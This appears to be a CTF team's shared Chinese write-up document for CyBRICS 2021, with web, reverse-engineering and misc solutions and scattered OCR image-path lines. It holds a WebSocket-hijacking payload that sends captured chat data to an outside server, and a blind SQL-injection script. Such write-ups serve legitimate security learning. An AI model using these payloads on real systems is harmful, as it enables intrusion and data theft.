7th XCTF & CyBRICS CTF 2021

(。ì _ í。)文档不要放flag！！！！

文档不要放flag！！！！

文档不要放flag！！！！

如何使用本文档

题目状态：

> OPEN – 正在试图解这道题
> CLOSED – 这道题还没有打开
> SOLVED – 解决了！鼓掌撒花！

不要只顾一人做题，不看文档，不写文档
解一道题，不管这题是否解出，请把你的名字加入到Working列表

如果你卡住了，或者解出这题，先把writeup或者目前的进展写到文档里再做下一题，如果是解出了，请在写完WriteUp后贴出flag，并且更新题目状态，更新之后请刷新页面最上方的目录

题目格式：题目名称 | 题目状态 | working : xxx（这里用标题2，大类用标题1）

如果你是做已经解决的题目，建议先自己尝试，直到做不出来才看看别人的思路，如果你有别的方法，同样把WriteUp写在文档里，格式与上相同

比赛需要的是团队合作，请看重文档工作，从第一次合作开始就遵守规则，做完一题就做一个总结，这对大家都有帮助

比赛结束，如果有些题在比赛中只写的简单的WriteUp写在，可以花时间补充完善，写WriteUp对个人的帮助都比较大，其次也方便后期小编整理

WriteUp（如果有）比赛后会整理给大家学习，希望大家都能在比赛后在认真总结一番

赛事信息

官网地址：https://cybrics.net/
竞赛时间：2021-07-24 18:00:00 ~ 2021-07-25 18:00:00

注意！：在本场比赛开始前，所有参与的小伙伴们需要在下发填写自己的昵称作为签到，赛后会统计。报名不打比赛咕咕队友会被鲨掉的QAQ

赛前签到：Example1，Example2，Err0r，peco，，卡德酱汁菠罗，Lxxx，LemonPrefect, A3bz，ThTsOd，H3h3QAQ Limu xiaoji233，风过江南乱，striving，论废物的自我救赎，ALG，1cePeak，Amalll,zuni-w，yuntian,EaKal,R1c0, Thu1e，blogg9ggg，Qfrost, Msk

---


Web：

题目名称 | 题目状态 | working：xxx

Ad Network | SOLVED | working :卡德酱汁菠罗, A3bz

火狐输入“about:config”到地址栏和寻找“network.http.redirection-limit”，修改重定向限制，点左上角gif等待重定向1337次即可。

这个gif，然后等就行了



不想下火狐，我用的 python 脚本：

```
import requests
from bs4 import BeautifulSoup
url = "http://adnetwork-cybrics2021.ctf.su/adnetwork"
for i in range(1, 1338):
    print("[*] 重定向 {} 次".format(i))
    res = requests.get(url=url, allow_redirects=False)
    print(url)
    print(res.text)
    soup = BeautifulSoup(res.text, 'html.parser')
    if soup.find('a'):
        url = soup.find('a')['href']
```

Multichat | SOLVED | working: LemonPrefect,Err0r,R1c0

尝试使用前端 iframe 获取 cookie 失败

```
Refused to display 'http://multichat-cybrics2021.ctf.su/' in a frame
because it set 'X-Frame-Options' to 'deny'
```

xss要绕 $(” ”).text(item).html(); <– 这个不能XSS吧？ 确实不太星
websockets触发
尝试 CSRF 连接 WebSocket <–– 如何解决跨域并获得 Cookie

/a.html?
Sure%2C%20dude.%20The%20flag%20is%20cybrics%7BPwn3d_CR055_51t3_W3850CK3t_h1jACK1n9%7D HTTP/1.1” 200 –


```
<body>
<iframe src="http://multichat-cybrics2021.ctf.su/"></iframe>
</body>



<script>

```

```
        window.onload = function() {
                a = new WebSocket("ws://multichat-cybrics2021.ctf.su/ws");
                 a.onmessage = function(a){ c = new Image(); c.src =
'http://qcloud-gd-1.loli.network:1234/a.html?' + escape(a.data);
document.getElementsByTagName('body')[0].appendChild(c)}
                setTimeout("a.send(\"Hey, i forgot the flag. Can you
remind me?\");", 3000);

        }

</script>
```

憨批题目。。复用cookie，iframe+自己的js链websocket，把数据发到自己的服务器

~~学到了 XMLRequest 跨域了 氦~~

他可能是 IP 绑定的，跟 Cookie 没关系，不要 iframe 也通。



Announcement | SOLVED | working: R1c0，A3bz，LemonPrefect

```
POST / HTTP/1.1
Host: announcement-cybrics2021.ctf.su
Content-Length: 47
Content-Type: application/x-www-form-urlencoded
Connection: close

digest=3590cb8af0bbb9e78c343b52b93773c9&email='
```

sql 注入，email 需要 md5 一下。。

```
import requests
from hashlib import md5
import string
url = "http://announcement-cybrics2021.ctf.su/"
# 大小写
dict = string.printable
flag = ""
for i in range(1000):
```


```
    for j in range(1,100):
        for str in dict:
            email = "' or substr((select log from announcement.logs),{},1)='{}".format(j, str)
            digest = md5(email.encode('utf-8')).hexdigest()
            data = {"digest": digest, "email": email}
            res = requests.post(url=url, data=data)
            print(email)
            if "successful" in res.text and "email 1" in res.text:
                print(email)
                flag += str
                print(flag)
                break
            elif "syntax" in res.text:
                print("error")

```

也可以使用 cot(0) 构造报错逻辑

CheckIn | OPEN | working: r1c0

业务逻辑：/finalize 可以生成一个Aztec code，/upload 上传二维码解析出信息
后端代码是 python 写的。

猜：可能需要从给的Aztec code，恢复出内部隐藏的信息，然后去upload接口获取 mr flag 的信息



padding oracle

在跑了在跑了。。太慢了= =

-> {"name": "Ricter", "surname": "Zheng", "middle": "Fail", "time": "2021-07-26 13:37:00", "dest": "tehran", "dep": "tehran", "flight": "BLZH1337"}

大概伪造个 {"name": "Flag", "surname":"Flagger"} 就行了吧。。。

Rebyc:


Scanner | SOLVED | working ： 1cePeak，Lxxx，H3h3QAQ

1. xx
2. xx
3. xx
4. xx
5. 将网页上的GIF下载下来。

   可以看到是一个二维码，然后用在线工具把GIF裁切，裁切之后逐帧粘贴
   下面这个链接压缩包里是裁切后的逐帧图片
   https://lxxx-markdown.oss-cn-beijing.aliyuncs.com/something_boring/scanner.zip
6. 接下去就用PS一张张贴（忽略图中的水印
   贴完之后的二维码如下：

capture the flag | SOLVED | working：卡德酱汁菠罗 H3h3QAQ

lsb隐写使用stegsolve即可查看到字符串




需要完成25次

CAPTCHA test.

Correct! Done 11 / 25

Enter the letters

纠正一下，到第24次就出flag了。 这题也太狗了把！！！！



Reverse：

Listing | SOLVED | working : ThTsOd

RDI指向地址读入ymm寄存器（32byte）xor FECA50051345B0B0 *4，一个shuffle
x64dbg调一下就能发现shuffle规律

Walker | SOLVED | working : ThTsOd

```
.text:0000556E8FEC1A65 48 01 D0                 add     rax, rdx
.text:0000556E8FEC1A68 90                       nop
.text:0000556E8FEC1A69 FF E0                    jmp     rax             ; switch jump
```


make_move函数中，nop掉 正确识别switch

创建flag.txt 随便写，不要有换行（echo记得要把换行去掉）

迷宫， &0x80都是墙，路径dddrruurrrrddddlllldrrrrrddlllllll

&0x01，需要c命令计算一个key，就是xor

最后一个f完成输入



```
b=[...]

p=[0x61,0x38,0x12,0x50,0x45,0x38,
0x3e,0x26,0x0a,0x22,0x3a,0x5c,
0x4e,0x5e,0x2a,0x2c,0x74,0x49,
0x26,0x0a,0x2e,0x34,0x76,0x3e,
0x08,0x38,0x72,0x0a,0x5a,0x7a,
0x36,0x71,0x08,0x18,0x64,0x66]
path='dddrruurrrrddddlllllddrrrrrddlllllll'
ans=''
for i in range(len(path)):
    xor_key=p[i]
    if(xor_key & 1):
        ans+='c'
        for j in range(5):
            ans+="%c"%(xor_key^b[i+ans.count('c')][j])
    ans+=path[i]
print(ans+'f')
```


Paired | SOLVED | working : ThTsOd，Qfrost

app1.exe 下断GetWindowTextA 返回后能看到一个STAGE 2字符串，输入

dummy_string

即可到STAGE 2

app2.exe通过logic.dll收数据



```
0000000140001364   45:8D41 20          lea r8d,qword ptr ds:[r9+20]
0000000140001368   FF15 B2DE0000       call qword ptr ds:[<&PostMessageA>]
000000014000136E   48:C74424 28 FFFFFF mov qword ptr ss:[rsp+28],FFFFFFFFFFFFFFFF
0000000140001377   66:0F1F8400 000000( nop word ptr ds:[rax+rax],ax
0000000140001380   41:B8 08000000      mov r8d,8
0000000140001386   48:8D5424 28       lea rdx,qword ptr ss:[rsp+28]
000000014000138B   41:8D48 FB         lea ecx,qword ptr ds:[r8-5]
000000014000138F   FF15 9BDE0000      call qword ptr ds:[<&get_data_from_storage>]
0000000140001395   48:8B4424 28       mov rax,qword ptr ss:[rsp+28]
000000014000139A   48:83F8 FF         cmp rax,FFFFFFFFFFFFFFFF
000000014000139E   74 E0              je app2.140001380
00000001400013A0   48:2D 73130000     sub rax,1373
00000001400013A6   B9 03000000        mov ecx,3
00000001400013AB   48:894424 28       mov qword ptr ss:[rsp+28],rax
00000001400013B0   FF15 82DE0000      call qword ptr ds:[<&remove_data>]
00000001400013B6   41:B8 08000000     mov r8d,8
00000001400013BC   48:8D5424 28       lea rdx,qword ptr ss:[rsp+28]
00000001400013C1   41:8D48 FB         lea ecx,qword ptr ds:[r8-5]
00000001400013C5   FF15 75DE0000      call qword ptr ds:[<&add_to_storage>]
00000001400013CB   0F57C0             xorps xmm0,xmm0
```

stor.db数据结构

KEY 32byte


{ID:UINT,LENGTH:UINT CONTENT:(LENGTH)}

```
#140018A00
```

```
f=open('data.dat','rb')

while(1):
    id=f.read(1)
    if(id == b'\x01'): #mov qword ptr ds:[rax], rdx
        content=f.read(1)#rax
        content2=f.read(4)#rdx
        print("01 "+content.hex()+" "+content2.hex())
    elif(id == b'\x02'):# mov rax,XXX
        content=f.read(1)
        print("02 "+content.hex())
    elif(id == b'\x03'):
        content=f.read(4)
        print("03 "+content.hex())
    elif(id == b'\x04'):
        print("04 ")
        break
    elif(id == b'\x05'):
        content=f.read(4)
        print("05 "+content.hex())
    elif(id == b'\x06'): #GET INPUT
        content=f.read(2)
        print("06 "+content.hex())
    elif(id == b'\x08'): #08 100a10
        content=f.read(1)
        print("08 "+content.hex())
    elif(id == b'\x0a'):
        content=f.read(1)
        print("0a "+content.hex())
    else:
        print("E "+f.tell())




f.close()
```

```

f=open('data.dat','rb')
import struct
count=0
#cybrics{00112233445566778899aab}
while(1):
    id=f.read(1)
    if(id == b'\x01'): #mov qword ptr ds:[rax], rdx
        content=f.read(1)#rax
        content2=f.read(4)#rdx
        #print("01 "+content.hex()+" "+content2.hex())
```

```
    elif(id == b'\x02'):# mov rax,XXX
        content=f.read(1)
        #print("02 "+content.hex())
    elif(id == b'\x03'):#check result
        content=f.read(4)
        print("  "*0+hex(struct.unpack("I",content)[0])
[2:4].ljust(2,'0'),end='')
        count+=1
    elif(id == b'\x04'):
        print("04 ")
        break
    elif(id == b'\x05'):
        content=f.read(4)
        #print("05 "+content.hex())
    elif(id == b'\x06'): #GET INPUT
        content=f.read(2)
        #print("06 "+content.hex()) #mov qword ptr ds:[rax], rdx
    elif(id == b'\x08'): #08 100a10
        content=f.read(1)
        #print("08 "+content.hex())
    elif(id == b'\x0a'):
        content=f.read(1)
        #print("0a "+content.hex())
    else:
        print("E "+f.tell())

f.close()
```



Pwn：

题目名称 | 题目状态 | working : xxx

Misc：


Mic Check | SOLVED | working : H3h3QAQ

签到题拼手速

Recording | SOLVED | working : peco，LemonPrefect，1cePeak

mrf文件 好像是记录鼠标键盘操作的

#https://www.jitbit.com/macro-recorder/




是使用 osk 输入了一串字符串，正在处理 MouseDown

osk是啥 桌面键盘么 是的

懂了 他应该是在那个网站用键盘输了flag

但是分辨率和 osk 大小不一致 边界也很难界定

win10怎么精确设置任务窗口分辨率呀 有点难搞 目前没法确定 osk 到底占了多大哇



双击不是可以看见坐标么

噢噢噢然后他桌面应该是1920 1080的 那就好办了

我先试一下看行不行

有办法了

使用他自己做调整

复刻然后播放就行

就自己创一个文件 然后按他的来?

对

+

我打开okr他识别不到 不知道为啥

确实 你要改窗口标题

还有个问题 我怀疑不同操作系统语言 这个键盘长得不一样呀

确实 我读出的是乱码 得找个美式键盘

暂时读出的是这几组 ID

~~yDz5oZPrd~~

~~YdZ5OzpRD~~

yDz5ZPrd

YdZ5zpRD

差不多 yDZ5ZIRD

应该是八位 ID，核实了一下 字母部分的布局是一致的

难道这个打出来就是flag么


打出来应该是 Pastebin ID，拼接成 https://pastebin.com/xxxxxxxx

里面放着的是 flag


麻了呀 这难道要爆破

www.pastebin.com/uzqCjFUa


调整好osk.exe屏幕键盘位置后，鼠标宏前半部分键入了Pastebin ID



鼠标宏后半部分是密码



密码9yDz5iZprd



ASCII Terminal| SOLVED | working : EaKal，卡德酱汁菠罗

原理应该是输入的字符串以单行'.'结束 后台用python解析为图片转换为新的字符串 然后处理成bash命令

